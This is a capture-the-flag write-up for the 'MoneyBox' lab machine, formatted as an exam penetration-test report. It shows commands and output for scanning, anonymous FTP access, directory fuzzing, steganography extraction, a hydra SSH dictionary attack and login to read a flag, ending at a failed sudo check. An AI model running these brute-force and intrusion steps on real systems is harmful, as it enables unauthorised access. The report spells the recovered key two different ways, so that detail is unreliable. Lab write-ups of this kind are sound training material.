27 January 2025

OFFSEC MoneyBox

Kein System ist sicher
Dreistigkeit siegt - Strebe das Unmögliche an

冰皇

Certified GreyHat Hacker

Table of Contents

1.0 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:


- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 System IP: 192.168.220.230

2.1 Service Enumeration

Port no.	Service	Version
21	ftp	vsftpd 3.0.3
22	ssh	OpenSSH 7.9p1
80	http	Apache httpd 2.4.38

Nmap Scan Results:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.220.230 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 10:29 EST
Nmap scan report for 192.168.220.230
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 10.61 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Command: **nmap -sV 192.168.220.230 -n -Pn**

The command lists the service versions running on open ports, and the network scan is accelerated by disabling host discovery and DNS resolution.


2.2 System IP: FootHold on FTP



```
┌──(kali㉿kali)-[~]
└─$ nmap --script ftp-anon -p 21 192.168.220.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 10:44 EST
Nmap scan report for 192.168.220.230
Host is up (0.20s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg

Nmap done: 1 IP address (1 host up) scanned in 2.04 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Command: **nmap --script ftp-anon -p 21 192.168.220.230**


The Nmap command uses the **ftp-anon** script to scan the target machine on port 21 to check if the FTP server permits anonymous access. The scan result shows FTP code 230, indicating that the server does allow anonymous access. Additionally, a file named **trytofind.jpg** is found on the server.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.220.230
Connected to 192.168.220.230.
220 (vsFTPd 3.0.3)
Name (192.168.220.230:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||31124|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||47927|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |********************************************************|  1068 KiB  592.47 KiB/s    00:00 ETA
226 Transfer complete.
1093656 bytes received in 00:02 (532.89 KiB/s)
ftp> 
```

Using FTP Anonymous login and exfiltrating the file **trytofind.jpg**

2.3 Website Enumeration




Hai Everyone......!

Welcome To MoneyBox CTF

`it's a very simple Box.so don't overthink`


There are no new leads from this point even when source code is inspected.



```
┌──(kali㉿kali)-[~]
└─$ ffuf -w '/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt'  -u http://192.168.220.230/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.220.230/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# directory-list-2.3-small.txt [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 201ms]
#                        [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 200ms]
#                        [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 200ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 200ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 200ms]
# Copyright 2007 James Fisher [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 200ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 205ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 205ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 206ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 206ms]
#                        [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 206ms]
                         [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 206ms]
# on atleast 3 different hosts [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 207ms]
#                        [Status: 200, Size: 621, Words: 264, Lines: 18, Duration: 207ms]
blogs                    [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 196ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Command: **ffuf -w '/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt' -u http://192.168.220.230/FUZZ**


I used FFUF to fuzz potential subdirectories on the website and discovered a sub-directory named **blogs**, which returned an HTTP status code **301 - Moved Pernamently**.



I'm T0m-H4ck3r

```
<html>
  <head>…</head>
  <body> scroll
    <h1>I'm T0m-H4ck3r</h1>
    <br>
    <p>…</p> overflow
    <p>If You Want Hint For Next Step......?</p> overflow
    <p>…</p> overflow
  </body>
</html>
<!--the hint is the another secret directory is S3cr3t-T3xt-->
```

While inspecting the source code of **http://192.168.220.230/blogs**, there was a comment found that points to another directory called **S3cr3t-T3xt**




There is Nothing In this Page.........

```
<html>
  <head>…</head>
  <body>
    <h1>There is Nothing In this Page.........</h1>
  </body>
</html>
<!--..Secret Key 3xtr4ctd4t4-->
```

While inspecting the source code of **http://192.168.220.230/S3cr3t-T3xt**, there was a comment that mentioned a Secret Key: **3xtr4cted4t4**


2.4 Probing Around



```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".

┌──(kali㉿kali)-[~]
└─$ cat data.txt
Hello.....  renu

      I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.......


┌──(kali㉿kali)-[~]
└─$ 
```

Command: **steghide extract -sf trytofind.jpg**

The file **trytofind.jpg** was about 11MB in size. By using the command above, the hidden data within the JPEG file via steganography could be extracted. This process required the Secret Key: **3xtr4cted4t4**




```
┌──(kali㉿kali)-[~]
└─$ hydra -l renu -P /usr/share/wordlists/rockyou.txt 192.168.220.230 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
ganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-15 11:15:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks
: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous ses
sion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries pe
r task
[DATA] attacking ssh://192.168.220.230:22/
[22][ssh] host: 192.168.220.230   login: renu   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-15 11:16:11

┌──(kali㉿kali)-[~]
└─$ 
```

Command: **hydra -l renu -P /usr/share/wordlists/rockyou.txt 192.168.220.230 ssh**


Cracking user **renu** SSH login credentials against rockyou.txt using Dictionary attack. The user password is: **987654321**

2.5 Gaining Access: local.txt



```
┌──(kali㉿kali)-[~]
└─$ ssh renu@192.168.220.230
renu@192.168.220.230's password:
Linux MoneyBox 4.19.0-22-amd64 #1 SMP Debian 4.19.260-1 (2022-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Sep 23 10:00:13 2022
renu@MoneyBox:~$ whoami
renu
renu@MoneyBox:~$ ls
ftp  local.txt
renu@MoneyBox:~$ cat local.txt
78db44201e3d36fecb68e83d61972140
renu@MoneyBox:~$
```


SSH into the user **renu** using the password **987654321** and dumping the contents of **local.txt** in the current directory



```
renu@MoneyBox:~$ sudo -l
[sudo] password for renu:
Sorry, user renu may not run sudo on MoneyBox.
renu@MoneyBox:~$
```

